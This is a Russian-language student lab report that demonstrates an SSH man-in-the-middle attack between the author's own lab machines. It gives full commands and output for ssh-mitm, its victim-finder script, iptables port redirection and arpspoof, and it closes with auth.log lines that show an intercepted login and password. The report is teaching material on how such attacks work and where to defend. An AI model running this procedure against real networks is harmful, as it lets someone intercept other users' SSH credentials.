

## Практическая работа 5

Цель работы:

- Ознакомиться с процессом атаки, чтобы понимать процесс и на каких стадиях защищаться.

Задача:

- Установить SSH MITM;
- Научиться использовать tcpdump;
- Научиться пользоваться arpspoof;
- Разобраться как работает iptables;
- Выполнить [практическую работу "Основы Iptables"](#);
- Что такое файл known\_host;
- Выполнить атака человек-посередине на SSH;
- Научиться анализировать auth.log.

### 1. Установить SSH MITM

Первым делом установим две python библиотеки:

**python3-netaddr:** Эта библиотека предоставляет инструменты для работы с сетевыми адресами, позволяет выполнять операции, такие как проверка принадлежности адреса к сети, преобразование между различными форматами адресов и другие сетевые манипуляции.

**python3-netifaces:** Эта библиотека позволяет получать информацию о сетевых интерфейсах на машине. С её помощью можно получить список всех сетевых интерфейсов, их IP-адреса и другую связанную информацию.

```
Терминал                                     Ср, 26 марта 19:48
pavel@debian1210: ~
root@debian1210:/home# cd ssh-mitm
root@debian1210:/home/ssh-mitm# sudo apt install python3-netaddr python3-netifaces
Чтение списков пакетов... Готово
Построение дерева зависимостей... Готово
Чтение информации о состоянии... Готово
Будут установлены следующие дополнительные пакеты:
  ieee-data
Предлагаемые пакеты:
  ipython3 python-netaddr-docs
Следующие НОВЫЕ пакеты будут установлены:
  ieee-data python3-netaddr python3-netifaces
Обновлено 0 пакетов, установлено 3 новых пакетов, для удаления отмечено 0 пакетов, и 11 пакетов не обновлено.
Необходимо скачать 2 341 кВ архивов.
После данной операции объём занятого дискового пространства возрастёт на 15,0 MB.
Хотите продолжить? [Д/н] Д
Пол:1 http://deb.debian.org/debian bookworm/main amd64 ieee-data all 20220827.1 [2 029 kB]
Пол:2 http://deb.debian.org/debian bookworm/main amd64 python3-netaddr all 0.8.0-2 [295 kB]
Пол:3 http://deb.debian.org/debian bookworm/main amd64 python3-netifaces amd64 0.11.0-2+b1 [16,9 kB]
```

Далее склонируем репозиторий

```
pavel@debian1210: ~
Получено 2 341 кВ за 1с (3 169 kB/s)
Выбор ранее не выбранного пакета ieee-data.
(Чтение базы данных ... на данный момент установлено 159975 файлов и каталогов.)
Подготовка к распаковке .../ieee-data_20220827.1_all.deb ...
Распаковывается ieee-data (20220827.1) ...
Выбор ранее не выбранного пакета python3-netaddr.
Подготовка к распаковке .../python3-netaddr_0.8.0-2_all.deb ...
Распаковывается python3-netaddr (0.8.0-2) ...
Выбор ранее не выбранного пакета python3-netifaces:amd64.
Подготовка к распаковке .../python3-netifaces_0.11.0-2+b1_amd64.deb ...
Распаковывается python3-netifaces:amd64 (0.11.0-2+b1) ...
Настраивается пакет python3-netifaces:amd64 (0.11.0-2+b1) ...
Настраивается пакет ieee-data (20220827.1) ...
Настраивается пакет python3-netaddr (0.8.0-2) ...
Обрабатываются триггеры для man-db (2.11.2-2) ...
root@debian1210:/home/ssh-mitm# git clone https://github.com/jtesta/ssh-mitm
Клонирование в «ssh-mitm»...
remote: Enumerating objects: 3152, done.
remote: Counting objects: 100% (159/159), done.
remote: Compressing objects: 100% (128/128), done.
remote: Total 3152 (delta 37), reused 31 (delta 31), pack-reused 2993 (from 1)
Получение объектов: 100% (3152/3152), 7.24 МиБ | 1.15 МиБ/с, готово.
Определение изменений: 100% (1022/1022), готово.
root@debian1210:/home/ssh-mitm#
```


Далее установим с помощью команды `export LANG=en_US.UTF-8` переменную окружения `LANG`, которая определяет язык и кодировку, используемые в системе. В данном случае:

**en\_US** указывает на английский язык, используемый в США.

**UTF-8** обозначает кодировку, которая поддерживает множество символов и является стандартом для текстовых данных.

```
root@debian1210:/home/ssh-mitm# export LANG=en_us.utf-8
root@debian1210:/home/ssh-mitm#
```

Далее запустим скрипт `./install.sh`



```
pavel@debian1210: ~
Generating public/private ed25519 key pair.
Your identification has been saved in /home/ssh-mitm/etc/ssh_host_ed25519_key
Your public key has been saved in /home/ssh-mitm/etc/ssh_host_ed25519_key.pub
The key fingerprint is:
SHA256:njVaSDKo6H33Exh5nGKT6wmrHXLDfjH0Uc2A4ka90M root@debian1210
The key's randomart image is:
+--[ED25519 256]--+
|  ..  ...  |
|  .oo  ..  |
|  .+o  ==.  |
|  . oo  +@+=o  |
|  . .  E.*S.+  |
|  . .  ..o+o*  .  |
|  . o  *+.=  .  |
|    =.+o..  |
|  ...  ..  |
+-----[SHA256]-----+

Done! The next step is to use JoesAwesomeSSHMITMVictimFinder.py to find target
IPs, then execute start.sh and ARP spoof.

root@debian1210:/home/ssh-mitm/ssh-mitm#
```

## 2. Научиться использовать `tcpdump`

Скачаю `tcpdump`

```
pavel@debian1210: ~
sudo: arp-get: command not found
root@debian1210:/home/ssh-mitm/ssh-mitm# sudo apt-get install tcpdump
E: Неверная операция install
root@debian1210:/home/ssh-mitm/ssh-mitm# sudo apt-get install tcpdump
Чтение списков пакетов... Готово
Построение дерева зависимостей... Готово
Чтение информации о состоянии... Готово
Следующие НОВЫЕ пакеты будут установлены:
  tcpdump
Обновлено 0 пакетов, установлено 1 новых пакетов, для удаления отмечено 0 пакетов, и 5 пакетов не обновлено.
Необходимо скачать 467 kB архивов.
После данной операции объем занятого дискового пространства возрастет на 1 364 kB.
Пол:1 http://deb.debian.org/debian bookworm/main amd64 tcpdump amd64 4.99.3-1 [467 kB]
Получено 467 kB за 0с (1 078 kB/s)
Выбор ранее не выбранного пакета tcpdump.
(Чтение базы данных ... на данный момент установлено 160373 файла и каталога.)
Подготовка к распаковке .../tcpdump_4.99.3-1_amd64.deb ...
Распаковывается tcpdump (4.99.3-1) ...
Настраивается пакет tcpdump (4.99.3-1) ...
Обрабатываются триггеры для man-db (2.11.2-2) ...
root@debian1210:/home/ssh-mitm/ssh-mitm#
```

Далее для захвата сетевого трафика и сохранения его в файл с именем ssh.cap используем команду:

```
root@debian1210:/home/ssh-mitm/ssh-mitm# sudo tcpdump -w ssh.cap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C8 packets captured
8 packets received by filter
0 packets dropped by kernel
root@debian1210:/home/ssh-mitm/ssh-mitm#
```

Видно, что сейчас нет подключений по SSH

```
root@debian1210:/home/ssh-mitm/ssh-mitm# sudo tcpdump -w ssh.cap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C21456 packets captured
21559 packets received by filter
0 packets dropped by kernel
root@debian1210:/home/ssh-mitm/ssh-mitm# sudo tcpdump -r ssh.cap -n port 22 -v
reading from file ssh.cap, link-type EN10MB (Ethernet), snapshot length 262144
root@debian1210:/home/ssh-mitm/ssh-mitm#
```

Теперь подключусь по SSH:

```

pavel@debian2ver1210: ~
Microsoft Windows [Version 10.0.19045.5608]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

C:\Users\Pavel>ssh pavel@192.168.1.15
The authenticity of host '192.168.1.15 (192.168.1.15)' can't be established.
ED25519 key fingerprint is SHA256:MLXh9yw5cwuLFiKxJZ/o58zH8J11q750mNT9Cw0xZ0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.15' (ED25519) to the list of known hosts.
pavel@192.168.1.15's password:
Linux debian2ver1210 6.1.0-32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 4 13:50:15 2025 from 192.168.1.17
pavel@debian2ver1210:~$

```

Снова считываем данные из файла:

```

pavel@debian1210: ~
root@debian1210:/home/ssh-mitm/ssh-mitm# sudo tcpdump -r ssh.cap -n port 22 -v
reading from file ssh.cap, link-type EN10MB (Ethernet), snapshot length 262144
14:45:47.900132 IP (tos 0x0, ttl 128, id 34210, offset 0, flags [DF], proto TCP
(6), length 76)
    192.168.1.2.57683 > 192.168.1.15.22: Flags [P.], cksum 0x0487 (correct), se
q 3675763205:3675763241, ack 2546894970, win 4104, length 36
14:45:47.900568 IP (tos 0x10, ttl 64, id 1957, offset 0, flags [DF], proto TCP
(6), length 76)
    192.168.1.15.22 > 192.168.1.2.57683: Flags [P.], cksum 0xfb0d (correct), se
q 1:37, ack 36, win 501, length 36
14:45:47.941426 IP (tos 0x0, ttl 128, id 34211, offset 0, flags [DF], proto TCP
(6), length 40)
    192.168.1.2.57683 > 192.168.1.15.22: Flags [.], cksum 0x8d52 (correct), ack
37, win 4104, length 0
14:45:48.104453 IP (tos 0x0, ttl 128, id 34212, offset 0, flags [DF], proto TCP
(6), length 76)
    192.168.1.2.57683 > 192.168.1.15.22: Flags [P.], cksum 0xc544 (correct), se
q 36:72, ack 37, win 4104, length 36
14:45:48.104839 IP (tos 0x10, ttl 64, id 1958, offset 0, flags [DF], proto TCP
(6), length 76)
    192.168.1.15.22 > 192.168.1.2.57683: Flags [P.], cksum 0x3f11 (correct), se
q 37:73, ack 72, win 501, length 36
14:45:48.145502 IP (tos 0x0, ttl 128, id 34213, offset 0, flags [DF], proto TCP
(6), length 40)

```

И видим подключение по SSH.

Разорву соединение по SSH.

Далее запущу скрипт, который делает поиск целей в локальной сети.

```
pavel@debian1210: ~  
root@debian1210:/home/ssh-mitm/ssh-mitm# sudo ./JoesAwesomeSSHMITMVictimFinder.py --interface enp0s3 --block-size 255  
  
WARNING: it appears that you have entries in your PREROUTING NAT table. Searching for SSH connections on the LAN with this script while PREROUTING rules are enabled may have unintended side-effects. The output of 'iptables -t nat -nL PREROUTING' is:  
  
Chain PREROUTING (policy ACCEPT)  
target      prot opt source                destination            tcp dpt:22 redir ports 2222  
REDIRECT    6    -- 0.0.0.0/0              0.0.0.0/0  
  
Found local address 192.168.1.13 and adding to ignore list.  
Using network CIDR 192.168.1.13/24.  
Found default gateway: 192.168.1.1  
IP blocks of size 255 will be spoofed for 20 seconds each.  
The following IPs will be skipped: 192.168.1.13  
  
WARNING: setting the block size too high will cause strain on your network interface. Eventually, your interface will start dropping frames, causing a network
```

```
pavel@debian1210: ~  
Found local address 192.168.1.13 and adding to ignore list.  
Using network CIDR 192.168.1.13/24.  
Found default gateway: 192.168.1.1  
IP blocks of size 255 will be spoofed for 20 seconds each.  
The following IPs will be skipped: 192.168.1.13  
  
WARNING: setting the block size too high will cause strain on your network interface. Eventually, your interface will start dropping frames, causing a network denial-of-service and greatly raising suspicion. However, raising the block size is safe on low-utilization networks. You better know what you're doing!  
  
Interactive menu keys:  
  
[a] toggle aggressive mode (spoofs all destination devices, not just gateway)  
[d] toggle debugging mode (highest verbosity)  
[v] toggle verbose mode (moderate verbosity)  
[p] print status  
  
[h] prints this menu  
[q] quits program gracefully
```

a

### Кнопки интерактивного меню:

- [a] включает агрессивный режим (спуфятся все устройства назначения, а не только шлюз)
- [d] включение режима отладки (самая большая подробность вывода)
- [v] включение вербального режима (средняя подробность вывода)
- [p] напечатать статус
- [h] напечатать меню
- [q] выйти из программы и аккуратно прекратить спуфинг

### Включу агрессивный режим

```
pavel@debian1210: ~
Found default gateway: 192.168.1.1
IP blocks of size 255 will be spoofed for 20 seconds each.
The following IPs will be skipped: 192.168.1.13

WARNING: setting the block size too high will cause strain on your network inter
face. Eventually, your interface will start dropping frames, causing a network
denial-of-service and greatly raising suspicion. However, raising the block siz
e is safe on low-utilization networks. You better know what you're doing!

Interactive menu keys:

[a] toggle aggressive mode (spoofs all destination devices, not just
    gateway)
[d] toggle debugging mode (highest verbosity)
[v] toggle verbose mode (moderate verbosity)
[p] print status

[h] prints this menu
[q] quits program gracefully

a
Enabled aggressive mode
```

### Теперь снова подсоединюсь по SSH:

```
C:\Users\Pavel>ssh pavel@192.168.1.15
pavel@192.168.1.15's password:
Linux debian2ver1210 6.1.0-32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr  4 13:58:47 2025 from 192.168.1.2
pavel@debian2ver1210:~$
```



```
pavel@debian1210: ~  
WARNING: setting the block size too high will cause strain on your network interface. Eventually, your interface will start dropping frames, causing a network denial-of-service and greatly raising suspicion. However, raising the block size is safe on low-utilization networks. You better know what you're doing!  
  
Interactive menu keys:  
  
[a] toggle aggressive mode (spoofs all destination devices, not just gateway)  
[d] toggle debugging mode (highest verbosity)  
[v] toggle verbose mode (moderate verbosity)  
[p] print status  
  
[h] prints this menu  
[q] quits program gracefully  
  
a  
Enabled aggressive mode  
  
Local clients:  
* 192.168.1.2 -> 192.168.1.15:22
```

Нашёл адрес клиента, который имеет активную сессию ssh.

Далее перехожу к запуску атаки:

```
pavel@debian1210: ~  
SystemExit: 0  
root@debian1210:/home/ssh-mitm/ssh-mitm# sudo ./start.sh  
Running sshd_mitm in unprivileged account...  
su: warning: cannot change directory to /home/ssh-mitm: Отказано в доступе  
-bash: /home/ssh-mitm/.bash_profile: Отказано в доступе  
-bash: строка 1: ./run.sh: Нет такого файла или каталога  
Enabling IP forwarding in kernel...  
Changing FORWARD table default policy to ACCEPT...  
Executing: iptables -A INPUT -p tcp --dport 2222 -j ACCEPT  
Executing: iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222  
  
Done! Now ARP spoof your victims and watch /var/log/auth.log for credentials.  
Logged sessions will be in /home/ssh-mitm/. Hint: ARP spoofing can either be done with:  
  
arpspoof -r -t 192.168.x.1 192.168.x.5  
  
OR  
  
ettercap -i enp0s3 -T -M arp /192.168.x.1// /192.168.x.5,192.168.x.6//  
  
If you don't have a list of targets yet, run stop.sh and use JoesAwesomeSSHMITM
```




### 3. Научиться использовать arpspoof

Скачаю Dsniff

Это набор инструментов, предназначенных для sniffинга паролей и анализа сетевого трафика

Сниффинг паролей — это техника, используемая для перехвата и анализа сетевого трафика с целью получения конфиденциальной информации, такой как пароли и учетные данные.



```
pavel@debian1210: ~
root@debian1210:/home/ssh-mitm/ssh-mitm# sudo apt-get install dsniff
Чтение списков пакетов... Готово
Построение дерева зависимостей... Готово
Чтение информации о состоянии... Готово
Будут установлены следующие дополнительные пакеты:
  libnids1.21
Следующие НОВЫЕ пакеты будут установлены:
  dsniff libnids1.21
Обновлено 0 пакетов, установлено 2 новых пакетов, для удаления отмечено 0 пакетов, и 16 пакетов не обновлено.
Необходимо скачать 127 кВ архивов.
После данной операции объём занятого дискового пространства возрастёт на 512 кВ.
Хотите продолжить? [Д/н] Д
Пол:1 http://deb.debian.org/debian bookworm/main amd64 libnids1.21 amd64 1.26-2 [27,2 кВ]
Пол:2 http://deb.debian.org/debian bookworm/main amd64 dsniff amd64 2.4b1+debian-31 [99,7 кВ]
Получено 127 кВ за 0с (562 кВ/с)
Выбор ранее не выбранного пакета libnids1.21:amd64.
(Чтение базы данных ... на данный момент установлено 161777 файлов и каталогов.)
Подготовка к распаковке .../libnids1.21_1.26-2_amd64.deb ...
Распаковывается libnids1.21:amd64 (1.26-2) ...
Выбор ранее не выбранного пакета dsniff.
Подготовка к распаковке .../dsniff_2.4b1+debian-31_amd64.deb ...
```

## 4.1 Справка по arpspoof

Использование:

### ОПЦИИ

- `-i` интерфейс  
Задаёт интерфейс, который нужно использовать.
- `-c` `own|host|both`  
Определяет, какой адрес железа `-t` использовать, когда восстанавливается арг конфигурация; во время очистки пакеты могут быть отправлены с собственным адресом, а также с адресом хоста. Отправка пакетов с поддельным адресом железа может разрушить соединение с конкретной конфигурацией свича/приложения/моста, тем не менее, это работает более надёжно, чем использование собственного адреса, что является способом по умолчанию последующей очистки arpspoof.
- `-t` цель  
Определяет конкретный хост для ARP poison (если не задан, то все хосты в локальной сети). Повторяйте для установки множества хостов.
- `-r`  
Травить оба хоста (хост и цель) для захвата трафика в обоих направлениях. (действительно только в паре с `-t`)
- `-h` host  
Определяет хост на котором вы хотите перехватывать пакеты (обычно локальный шлюз).

```
arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
```

Запускаю арг спуфинг






Пробую подключиться ещё раз

```
C:\Users\Pavel>ssh pavel@192.168.1.15
The authenticity of host '192.168.1.15 (192.168.1.15)' can't be established.
ED25519 key fingerprint is SHA256:Fir14MJsut4FCxcGSIQfBPSVkpux37wee02CyLV5FNY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.15' (ED25519) to the list of known hosts.
pavel@192.168.1.15's password:
```

Далее на доп.терминале мы запускаем просмотр изменений лог файла auth.log:

`tail -f /var/log/auth.log` - так проще мониторить изменения, что не заходить и не проверять постоянно, видим, что у нас появилась запись о перехвате подключения по ssh, также видим ip-адрес, логин и пароль во время подключения.

Просмотрим логи



```
pavel@debian1210: ~
^C
root@debian1210:~# tail -f /var/log/auth.log
2025-04-04T14:21:23.577819+03:00 debian1210 sshd_mitm[4060]: Disconnected from u
ser ssh-mitm 192.168.1.2 port 57582
2025-04-04T14:21:46.358870+03:00 debian1210 sudo: pam_unix(sudo:session): sessio
n closed for user root
2025-04-04T14:22:30.609063+03:00 debian1210 sudo:      root : TTY=pts/0 ; PWD=/ho
me/ssh-mitm/ssh-mitm ; USER=root ; COMMAND=/usr/sbin/arp spoof -t 192.168.1.2 192
.168.1.15
2025-04-04T14:22:30.610705+03:00 debian1210 sudo: pam_unix(sudo:session): sessio
n opened for user root(uid=0) by (uid=0)
2025-04-04T14:22:37.029141+03:00 debian1210 sshd_mitm[4096]: Connection reset by
192.168.1.2 port 57590 [preauth]
2025-04-04T14:22:38.866635+03:00 debian1210 sshd_mitm[4098]: Connection reset by
192.168.1.2 port 57591 [preauth]
2025-04-04T14:23:06.020850+03:00 debian1210 sshd_mitm[4110]: INTERCEPTED PASSWOR
D: hostname: [192.168.1.15]; username: [pavel]; password: [pavel] [preauth]
2025-04-04T14:23:06.021170+03:00 debian1210 sshd_mitm[4110]: Accepted password f
or ssh-mitm from 192.168.1.2 port 57592 ssh2
2025-04-04T14:28:25.534125+03:00 debian1210 sshd_mitm[4114]: Received disconnect
from 192.168.1.2 port 57592:11: disconnected by user
2025-04-04T14:28:25.536553+03:00 debian1210 sshd_mitm[4114]: Disconnected from u
ser ssh-mitm 192.168.1.2 port 57592
```

Если мы будем выходить из сессии и заходить по SSH, то каждый раз будет осуществляться перехват, мы будем видеть ip-адрес, логин и пароль:

```
pavel@debian1210: ~  
from 192.168.1.2 port 57620:11: disconnected by user  
2025-04-04T14:29:50.359680+03:00 debian1210 sshd_mitm[4209]: Disconnected from u  
ser ssh-mitm 192.168.1.2 port 57620  
2025-04-04T14:30:01.365897+03:00 debian1210 CRON[4224]: pam_unix(cron:session):  
session opened for user root(uid=0) by (uid=0)  
2025-04-04T14:30:01.368738+03:00 debian1210 CRON[4224]: pam_unix(cron:session):  
session closed for user root  
2025-04-04T14:30:04.113280+03:00 debian1210 sshd_mitm[4226]: INTERCEPTED PASSWOR  
D: hostname: [192.168.1.15]; username: [pavel]; password: [pavel] [preauth]  
2025-04-04T14:30:04.113906+03:00 debian1210 sshd_mitm[4226]: Accepted password f  
or ssh-mitm from 192.168.1.2 port 57621 ssh2  
2025-04-04T14:30:06.065491+03:00 debian1210 sshd_mitm[4228]: Received disconnect  
from 192.168.1.2 port 57621:11: disconnected by user  
2025-04-04T14:30:06.066648+03:00 debian1210 sshd_mitm[4228]: Disconnected from u  
ser ssh-mitm 192.168.1.2 port 57621  
2025-04-04T14:30:09.960248+03:00 debian1210 sshd_mitm[4231]: INTERCEPTED PASSWOR  
D: hostname: [192.168.1.15]; username: [pavel]; password: [pavel] [preauth]  
2025-04-04T14:30:09.960567+03:00 debian1210 sshd_mitm[4231]: Accepted password f  
or ssh-mitm from 192.168.1.2 port 57622 ssh2  
2025-04-04T14:30:11.790292+03:00 debian1210 sshd_mitm[4233]: Received disconnect  
from 192.168.1.2 port 57622:11: disconnected by user  
2025-04-04T14:30:11.790423+03:00 debian1210 sshd_mitm[4233]: Disconnected from u  
ser ssh-mitm 192.168.1.2 port 57622
```

```
pavel@192.168.1.15's password:  
Linux debian2ver1210 6.1.0-32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Apr 4 14:29:26 2025 from 192.168.1.13  
pavel@debian2ver1210:~$ exit  
выход  
Connection to 192.168.1.15 closed.  
  
C:\Users\Pavel>ssh pavel@192.168.1.15  
pavel@192.168.1.15's password:  
Linux debian2ver1210 6.1.0-32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Apr 4 14:30:04 2025 from 192.168.1.13  
pavel@debian2ver1210:~$ exit  
выход  
Connection to 192.168.1.15 closed.  
  
C:\Users\Pavel>
```

## 4. Разобраться как работает iptables

